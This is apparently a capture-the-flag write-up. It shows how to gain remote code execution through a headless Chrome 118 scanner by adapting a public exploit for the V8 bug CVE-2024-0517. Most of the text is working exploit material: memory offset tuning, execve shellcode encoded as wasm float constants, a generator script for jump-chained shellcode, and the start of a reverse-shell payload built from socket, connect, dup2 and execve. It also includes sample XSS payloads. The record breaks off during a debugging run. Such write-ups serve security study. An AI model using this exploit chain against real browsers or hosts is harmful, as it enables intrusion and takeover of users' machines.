

XSS Finder Tool - write_up




- After accessing the challenge we are presented with the above UI
- Let's visit the scan page

- We can give some domain for scan, I will give me interact.sh domain for testing



- The page says 'URL is submitted for the scan', so let's check our interact.sh server



- We got hit with a couple of HTTP requests
- These requests has 4 payloads like

```
/?name=%3Cscript%3Ealert(1)%3C/script%3E
/?id=%3Cscript%3Ealert(1)%3C/script%3E
?uname=%27-prompt(8)-%27
/?msg=%27`%22%3E%3C%3Cscript%3Ejavascript:alert(1)%3C/script%3E
```

- It sent a couple of XSS payloads to our server
- Let's investigate the user-agent

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5989.0 Safari/537.36
```

- It's chrome : 118.0.5989.0
- Let's search CVE's for this version

```
cpe:2.3:a:google:chrome:118.0.5989.0:*:*:*:*:*:*:*
```

- Chrome versions < 120.0.6099.224 are vulnerable to this CVE
- https://www.cvedetails.com/cve/CVE-2024-0517/
- https://issues.chromium.org/issues/41488920
- Let's try to get RCE using these references

References:

- https://blog.exodusintel.com/2024/01/19/google-chrome-v8-cve-2024-0517-out-of-bounds-write-code-execution/
- https://bnovkebin.github.io/blog/CVE-2024-0517/
- These two blogs will explain the v8 bug in detail
- I'm referring the second blog by `Minkyun Sung` to recreate this exploit

Setup

- Let's download that particular chrome in our local and try to get RCE in that browser
- we can get old chrome versions from here: https://vikyd.github.io/download-chromium-history-version/#/
- Just choose Linux_x64 and paste the version `118.0.5989.0`
- https://commondatastorage.googleapis.com/chromium-browser-snapshots/index.html?prefix=Linux_x64/1191875/
- Here we can download the `chrome-linux.zip` else we can use the chrome that they provided in the challenge's downloadable file.

Chrome version info:

Chromium	118.0.5989.0 (Developer Build) (64-bit)
Revision	c00be12edcf6fc89d94dfa4496fa6424ccb84b17-refs/heads/main@{#1191875}
OS	Linux
JavaScript	V8 11.8.161
User Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36

- This chrome version uses this v8 `11.8.161` version, so let's build this particular version of the v8 and setup a debug environment

v8 debug setup:

```
git clone https://chromium.googlesource.com/chromium/tools/depot_tools.git
echo "export PATH=$PATH:$(pwd)/depot_tools" >> ~/.zshrc
fetch v8

cd v8
```

```
git checkout 11.8.161
gclient sync

sudo apt install ninja-build
./tools/dev/v8gen.py x64.release
ninja -C ./out.gn/x64.release

cd out.gn/x64.release
./d8
```

```
V8 version 11.8.161
d8>
```

- Now we have successfully compiled the v8 and we are ready to debug
- Make sure to install pwndbg extension in GDB

Building Exploit

- d8 is a shell for the chrome's v8 engine, it acts like a browser's console and interprets our javascript code

```
→ x64.release git:(11.8.161) ✗ gdb -q ./d8
pwndbg: loaded 166 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a l
pwndbg: created $rebase, $base, $bn_sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/b
Reading symbols from ./d8...
(No debugging symbols found in ./d8)
------- tip of the day (disable with set show-tips off) -------
Want to display each context panel in a separate tmux window? See https://github.com/pwndbg/pwndbg/blob/
pwndbg> run --allow-natives-syntax --shell
Starting program: /home/kali/INTCTF/chrome/debug/v8/out.gn/x64.release/d8 --allow-natives-syntax --shell
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7ffff70006c0 (LWP 7622)]
[New Thread 0x7ffff66006c0 (LWP 7623)]
[New Thread 0x7ffff5c006c0 (LWP 7624)]
[New Thread 0x7ffff52006c0 (LWP 7625)]
[New Thread 0x7fffefe006c0 (LWP 7626)]
[New Thread 0x7fffef4006c0 (LWP 7627)]
V8 version 11.8.161
d8> var a = "new";
undefined
d8> %DebugPrint(a);
0x28830019b7b1 <String[3]: #new>
"new"
d8>
```

- After setting up the pwndbg we can run the d8 binary like this to get an interactive shell to debug
- Since it's a CVE and I haven't implemented any custom patches in the browser's code, you guys can refer the above two blogs for the vulnerability detail and more detailed info about the browser pwn.
- I'm just using the above blog to build the exploit and I will explain only the payload crafting part in detail

Crafting exploit

- I'm using `Minkyun Sung`'s exploit code that he posted in his github

```
➜  x64.release git:(11.8.161) ✗ ./d8 exp/test.js
➜  x64.release git:(11.8.161) ✗ 
```

- Running his exploit haven't gave us a shell, because the offset might differ based on the v8 version, but triggering the bug is same
- So let's do some modifications in his exploit to make it work
- first let's calculate the correct offset to `shell_wasm_rwx_addr` line #209
- let's add a console.log to print `shell_wasm_instance_addr` 's address

```
console.log(`shellwasm instance address: 0x${shell_wasm_instance_addr.toString(16)}`)
```

```
pwndbg> run --allow-natives-syntax --shell exp/test.js
Starting program: /home/kali/INTCTF/chrome/debug/v8/out.gn/x64.release/d8 --
x --shell exp/test.js
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7ffff70006c0 (LWP 11971)]
[New Thread 0x7ffff66006c0 (LWP 11972)]
[New Thread 0x7ffff5c006c0 (LWP 11973)]
[New Thread 0x7ffff52006c0 (LWP 11974)]
[New Thread 0x7fffefe006c0 (LWP 11975)]
[New Thread 0x7fffef4006c0 (LWP 11976)]
shellwasm instance address: 0x19de09
V8 version 11.8.161
d8> %DebugPrint(shell_wasm_instance);
0x38d70019de09 <Instance map = 0x38d70019a3a5>
[object WebAssembly.Instance]
d8> 
```

```
shellwasm instance address: 0x19de09
```

- The above address is the wasm instance address without isolate root

```
let shell_wasm_rwx_addr = v8h_read64(shell_wasm_instance_addr + 0x48n);
```

- In the exploit the rwx address of the wasm instance is located 0x48 after the shell_wasm_instance's address
- So first we need to verify whether that 0x48 offset has exactly the rwx page address

```
d8> %DebugPrint(shell_wasm_instance);
0x38d70019de09 <Instance map = 0x38d70019a3a5>
```

- earlier we got the exact address of the shell_wasm_instance using DebugPrint

```
pwndbg> tel 0x38d70019de09-1
00:0000│  0x38d70019de08 ◂— 0x2190019a3a5
01:0008│  0x38d70019de10 ◂— 0x21900000219
02:0010│  0x38d70019de18 ◂— 0xf5900000219
03:0018│  0x38d70019de20 ◂— 0xf59000062b5
04:0020│  0x38d70019de28 ◂— 0xf59
05:0028│  0x38d70019de30 ◂— 0x381360000000000
06:0030│  0x38d70019de38 ◂— 0x10000
07:0038│  0x38d70019de40 —▸ 0x555556c6acb0 —▸ 0x7ffffff072c0 ◂— 0
pwndbg>
08:0040│  0x38d70019de48 —▸ 0x555556cd4520 ◂— 0x555000000001
09:0048│  0x38d70019de50 ◂— 0xfffffffff000000
0a:0050│  0x38d70019de58 —▸ 0x83a2cb54000 ◂— jmp 0x83a2cb54700 /* 0xcccccc000006fbe9 */
0b:0058│  0x38d70019de60 —▸ 0x555556c6ad60 —▸ 0x38d700080000 ◂— 0x40000
0c:0060│  0x38d70019de68 —▸ 0x555556c6ad58 —▸ 0x38d700047090 ◂— 0x24c450018434b
0d:0068│  0x38d70019de70 —▸ 0x555556c6ad78 —▸ 0x38d7001c0000 ◂— 0xc000
0e:0070│  0x38d70019de78 —▸ 0x555556c6ad70 —▸ 0x38d70019f410 ◂— 0
0f:0078│  0x38d70019de80 —▸ 0x555556c6aca0 —▸ 0x7ffffff072c0 ◂— 0
pwndbg> xinfo 0x83a2cb54000
Extended information for virtual address 0x83a2cb54000:

  Containing mapping:
     0x83a2cb54000      0x83a2cb55000 rwxp     1000      0 [anon_83a2cb54]

  Offset information:
          Mapped Area 0x83a2cb54000 = 0x83a2cb54000 + 0x0
pwndbg>
```

- We can use that address here in pwndb's telescope to print the next set of addresses after that address

```
0050│  0x38d70019de58 —▸ 0x83a2cb54000 ◂— jmp 0x83a2cb54700
```

- You can see 0x50 has a address value in `red` color, it's a rwx page address
- We can verify that using xinfo
- So the rwx is page is located 0x50 after the `shell_wasm_instance`

```
let shell_wasm_rwx_addr = v8h_read64(shell_wasm_instance_addr + 0x50n);
console.log(`shellwasm rwx address: 0x${shell_wasm_rwx_addr.toString(16)}`)
```

- Let's change this offset in the exploit
- Next we need to find our shellcode's address
- For the shellcode part, we can't directly write our shellcode in to the memory and jump there
- We need to convert the hex shellcode to float values and place in in the wasm code to smuggle our shellcode to rwx page

- I'll explain that clearly when we craft our own shell, as of now let's use this existing exceve shellcode

```
pwndbg>
   0x28ad32b0d70e:      mov    rax,QWORD PTR [rsi+0x37]
   0x28ad32b0d712:      cmp    rsp,QWORD PTR [rax]
   0x28ad32b0d715:      jbe    0x28ad32b0d7e4
   0x28ad32b0d71b:      vxorpd xmm0,xmm0,xmm0
   0x28ad32b0d71f:      mov    rax,QWORD PTR [rsi+0x27]
   0x28ad32b0d723:      shr    rax,0x18
   0x28ad32b0d727:      add    rax,r14
   0x28ad32b0d72a:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d72e:      movabs r10,0xbeb909090583b6a
   0x28ad32b0d738:      vmovq  xmm0,r10
pwndbg>
   0x28ad32b0d73d:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d741:      movabs r10,0xbeb5b0068732f68
   0x28ad32b0d74b:      vmovq  xmm0,r10
   0x28ad32b0d750:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d754:      movabs r10,0xbeb596e69622f68
   0x28ad32b0d75e:      vmovq  xmm0,r10
   0x28ad32b0d763:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d767:      movabs r10,0xbeb909020e3c148
   0x28ad32b0d771:      vmovq  xmm0,r10
   0x28ad32b0d776:      vmovsd QWORD PTR [rax],xmm0
pwndbg>
   0x28ad32b0d77a:      movabs r10,0xbeb909053cb0148
   0x28ad32b0d784:      vmovq  xmm0,r10
   0x28ad32b0d789:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d78d:      movabs r10,0xbeb909090e78948
   0x28ad32b0d797:      vmovq  xmm0,r10
   0x28ad32b0d79c:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d7a0:      movabs r10,0xbebd23148f63148
   0x28ad32b0d7aa:      vmovq  xmm0,r10
   0x28ad32b0d7af:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d7b3:      movabs r10,0xbeb909090050f
pwndbg>
```

- Start to see the values after the rwx page, and after 0x72e bytes from the shellcode address `0x28ad32b0d000` we can see this

```
movabs r10,0xbeb909090583b6a
```

- mov instructions, here is our shellcode placed and the next consecutive 8 byte `0xbeb5b0068732f68` hex values are also our shellcode
- Because it compiled as 8 byte instructions in wasm

```
f64.const flt_point_value_of_the_hex
f64.const flt_point_value_of_the_hex
f64.const flt_point_value_of_the_hex
```

- So it will be moved to a register, so we can jump here and control 8 bytes of instructions
- We can control 8 bytes, so in the first 6 bytes we can give some required instructions to perfrom a operation and the last 2 bytes for the next jump
- In the next jump we do the remaining instructions and jump, jump until we got all our values set in the register

```
pwndbg> x/10i 0x28ad32b0d72e+2
   0x28ad32b0d730:      push   0x3b
   0x28ad32b0d732:      pop    rax
   0x28ad32b0d733:      nop
   0x28ad32b0d734:      nop
   0x28ad32b0d735:      nop
   0x28ad32b0d736:      jmp    0x28ad32b0d743
   0x28ad32b0d738:      vmovq  xmm0,r10
   0x28ad32b0d73d:      vmovsd QWORD PTR [rax],xmm0
   0x28ad32b0d741:      movabs r10,0xbeb5b0068732f68
   0x28ad32b0d74b:      vmovq  xmm0,r10
pwndbg> x/4i 0x28ad32b0d743
   0x28ad32b0d743:      push   0x68732f
   0x28ad32b0d748:      pop    rbx
   0x28ad32b0d749:      jmp    0x28ad32b0d756
   0x28ad32b0d74b:      vmovq  xmm0,r10
pwndbg> x/4i 0x28ad32b0d756
   0x28ad32b0d756:      push   0x6e69622f
   0x28ad32b0d75b:      pop    rcx
   0x28ad32b0d75c:      jmp    0x28ad32b0d769
   0x28ad32b0d75e:      vmovq  xmm0,r10
pwndbg> x/4i 0x28ad32b0d769
   0x28ad32b0d769:      shl    rbx,0x20
   0x28ad32b0d76d:      nop
   0x28ad32b0d76e:      nop
   0x28ad32b0d76f:      jmp    0x28ad32b0d77c
pwndbg> x/4i 0x28ad32b0d77c
   0x28ad32b0d77c:      add    rbx,rcx
   0x28ad32b0d77f:      push   rbx
   0x28ad32b0d780:      nop
   0x28ad32b0d781:      nop
pwndbg> x/6i 0x28ad32b0d77c
   0x28ad32b0d77c:      add    rbx,rcx
   0x28ad32b0d77f:      push   rbx
   0x28ad32b0d780:      nop
   0x28ad32b0d781:      nop
   0x28ad32b0d782:      jmp    0x28ad32b0d78f
   0x28ad32b0d784:      vmovq  xmm0,r10
pwndbg> x/4i 0x28ad32b0d78f
   0x28ad32b0d78f:      mov    rdi,rsp
   0x28ad32b0d792:      nop
   0x28ad32b0d793:      nop
```

- After 2 bytes from the movabs instruction we can access this 8 byte value, so we can jump here.
- As you can see the jump shellcode chain to do the execve syscall

- So the shellcode is located in 0x730 bytes after the shell wasm rwx page, let's change that offset in our exploit

```
let shell_code_addr = shell_wasm_rwx_addr + 0x730n;
console.log(`shellcode address: 0x${shell_code_addr.toString(16)}`)
```

- For the final part we need to change these values also

```
let wasmInstance_addr = addrof(wasmInstance);
let RWX_page_pointer = v8h_read64(wasmInstance_addr+0x48n);

let func_make_array = wasmInstance.exports.make_array;

let func_main = wasmInstance.exports.main;
wasm_write(wasmInstance_addr+0x48n, shell_code_addr);
```

- change the offset from 0x48 to 0x50
- After changing these things our exploit will looks like this

https://gist.github.com/jopraveen/9a355adfce7e771d35c9ccf7e37ddc07

```
➜ x64.release git:(11.8.161) ✗ ./d8 exp/test.js
shellwasm instance address: 0x19e5c5
shellwasm rwx address: 0x378c5aba000
shellcode address: 0x378c5aba730
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cd
44(video),46(plugdev),100(users),101(netdev),106(bluetooth),113(scanner)
$ 
```

- Also we got a RCE
- Executing execve with /bin/sh is not enough for this challenge, because we don't get any interactive connections like other pwn challenges.
- The headless chrome that deployed in the server is running internally, so we need to get a reverse shell

Crafting Reverse shell exploit

- I'm going to use the standard reverse tcp shell from [shellstrom]()
- For the shellcode part, we can't directly write our shellcode in to the memory and jump there, because as you have seen earlier our wasm code is compiled like `mov reg, <8_BYTE_VALUE>`
- So we are limited to this 8 byte instructions
- Our shellcode will placed 8 byte, 8 byte, 8byte ... in the mov instructions
- Since we can control 8 bytes, we can take advantage of the first 6 bytes to write some instruction to do a small part of work, and we can use the last two bytes for jumping in between next mov instruction, so we can reach the another 8 byte shellcode
- By using the above technique we can perform more jumps and finally craft all the required things to get a reverse shell.

- But there is a problem while compiling large wasm code, even our shellcode mov instruction get's optimized, and the jumping length get's varied
- So we need to write a shellcode that handles that jump calculation also

syscalls need to perform

- We can get rce using only execve syscall using [this procedure]
- But here I'm crafting the standard socket reverse shell

syscalls	syscall_no	rdi	rsi	rdx	r10
socket	0x29	domain	type	protocol	-
connect	0x2a	sockfd	struct sockaddr *	socklen_t addrlen	-
dup2	0x21	oldfd	newfd	-	-
execve	0x3b	const char *filename	const char *const* argv	const char *const* envp	-

- The above things are the required things that we need to get a rev shell using socket connection, also we need to perform a comparison and jmp when doing `dup2` syscall (will explain that while doing)
- Now for crafting our jump shellcode there are already few browser CTF writeups python script, let's use one of them now
- I'm using the python script from [this blog]
- Let's try to write [this shellcode] using the above python script

```
from pwn import *


context(arch='amd64')
jmp = b'\xeb\x0c'

global current_byte
current_byte = 0x90
global read_bytes
read_bytes = 0
def junk_byte():
    global current_byte
    global read_bytes
    current_byte = (current_byte + read_bytes + 0x17) & 0xFF
    read_bytes += 1
    return current_byte.to_bytes(1,byteorder="big")
global made
made = 0

def make_double(code):
    assert len(code) <= 6
    global made
    tojmp = 0xc
    # tojmp = 0x12
    if made > 14:
```

```
        tojmp += 3
    jmp = b'\xeb'
    tojmp += 6-len(code)
    made = made+1
    jmp += tojmp.to_bytes(1, byteorder='big')
    print("0x"+hex(u64((code+jmp).ljust(8, junk_byte())))
[2:].rjust(16,'0').upper()+"n,")
```

socket syscall

```
make_double(asm('xor rax,rax'))
make_double(asm('xor rdi,rdi'))
make_double(asm('xor rsi,rsi'))
make_double(asm('xor rdx,rdx'))
make_double(asm('xor r8,r8'))
make_double(asm('push 0x2'))
make_double(asm('pop rdi'))
make_double(asm('push 0x1'))
make_double(asm('pop rsi'))
make_double(asm('push 0x6'))
make_double(asm('pop rdx'))
make_double(asm('push 0x29'))
make_double(asm('pop rax; syscall'))
```


- first let's check whether this syscall works correctly

```
→ x64.release git:(11.8.161) ✗ python3 exp/gen_shellcode.py
0xA7A7A70FEBC03148n,
0xBFBFBF0FEBFF3148n,
0xD8D8D80FEBF63148n,
0xF2F2F20FEBD23148n,
0x0D0D0D0FEBC0314Dn,
0x2929292910EB026An,
0x464646464611EB5Fn,
0x6464646410EB016An,
0x838383838311EB5En,
0xA3A3A3A310EB066An,
0xC4C4C4C4C411EB5An,
0xE6E6E6E610EB296An,
0x0909090FEB050F58n,
→ x64.release git:(11.8.161) ✗
```

- Now we need to convert all these values to floating point values and make a wat code

```
var bs = new ArrayBuffer(8);
var fs = new Float64Array(bs);
var is = new BigUint64Array(bs);

function ftoi(val) {
  fs[0] = val;
```

```
  return is[0];
}

function itof(val) {
  is[0] = val;
  return fs[0];
}

const gen = () => {
  return [
0xA7A7A70FEBC03148n,
0xBFBFBF0FEBFF3148n,
0xD8D8D80FEBF63148n,
0xF2F2F20FEBD23148n,
0x0D0D0D0FEBC0314Dn,
0x2929292910EB026An,
0x464646464611EB5Fn,
0x6464646410EB016An,
0x838383838311EB5En,
0xA3A3A3A310EB066An,
0xC4C4C4C4C411EB5An,
0xE6E6E6E610EB296An,
0x0909090FEB050F58n,
  ];
};

var arr = gen();
console.log(`WAT code ${arr.length}: \n`)
for (let i=0; i < arr.length; i++){
  console.log("f64.const ",itof(arr[i])+"");
}
for (let i=0; i < arr.length-1; i++){
  console.log("drop");
}
```



- Now we need to conver this wat code to wasm and add that wasm code in our javascript exploit.
- Use this tool and use `wat2wasm` binary to convert this code to web assembly

```
import os

let_wat_code = '''
(module
  (func (export "main") (result f64)
f64.const  -1.1724392442428853e-117
f64.const  -0.12400912772790662
f64.const  -1.0023968399475393e+120
f64.const  -5.174445551559503e+245
f64.const  8.309884721501063e-246
f64.const  2.0924531835600378e-110
f64.const  3.5295369634097827e+30
f64.const  4.034879290548565e+175
f64.const  -9.77719779008621e-292
f64.const  -5.277350363223755e-137
f64.const  -1.9615413994613874e+23
f64.const  -4.9824131924791864e+187
f64.const  3.8821145718632853e-265
drop
```

```
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
drop
))
'''

open('exp.wat','w').write(let_wat_code)
os.system('./wat2wasm exp.wat')
wasm_bytes = open('exp.wasm','rb').read()
print('let shell_wasm_code = new Uint8Array([',end=' ')
for byte in wasm_bytes:
        print(byte,end=', ')
print('])')
```

- The above python code converts it for us and give use the js code

```
➜ bin git:(11.8.161) ✗ ls
convertt.py      wasm2c    wasm-decompile  wasm-objdump  wasm-strip     wast2json  wat-desugar
spectest-interp  wasm2wat  wasm-interp     wasm-stats    wasm-validate  wat2wasm
➜ bin git:(11.8.161) ✗ python3 convertt.py
let shell_wasm_code = new Uint8Array([ 0, 97, 115, 109, 1, 0, 0, 0, 1, 5, 1, 96, 0, 1, 124, 3, 2, 1, 0, 7, 8, 1, 4,
 109, 97, 105, 110, 0, 0, 10, 134, 1, 1, 131, 1, 0, 68, 72, 49, 192, 235, 15, 167, 167, 167, 68, 72, 49, 255, 235,
15, 191, 191, 191, 68, 72, 49, 246, 235, 15, 216, 216, 216, 68, 72, 49, 210, 235, 15, 242, 242, 242, 68, 77, 49, 19
2, 235, 15, 13, 13, 13, 68, 106, 2, 235, 16, 41, 41, 41, 41, 68, 95, 235, 17, 70, 70, 70, 70, 70, 68, 106, 1, 235,
16, 100, 100, 100, 100, 68, 94, 235, 17, 131, 131, 131, 131, 131, 68, 106, 6, 235, 16, 163, 163, 163, 163, 68, 90,
235, 17, 196, 196, 196, 196, 196, 68, 106, 41, 235, 16, 230, 230, 230, 230, 68, 88, 15, 5, 235, 15, 9, 9, 9, 26, 26
, 26, 26, 26, 26, 26, 26, 26, 26, 26, 26, 11, ])
➜ bin git:(11.8.161) ✗
```

- Comment the previous `shell_wasm_code` and use this

```
pwndbg> run --allow-natives-syntax --shell exp/test.js
Starting program: /home/kali/INTCTF/chrome/debug/v8/out.gn/x64.release/d8 --allow-natives-syntax --shell exp/t
s
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7ffff70006c0 (LWP 13851)]
[New Thread 0x7ffff66006c0 (LWP 13852)]
[New Thread 0x7ffff5c006c0 (LWP 13853)]
[New Thread 0x7ffff52006c0 (LWP 13854)]
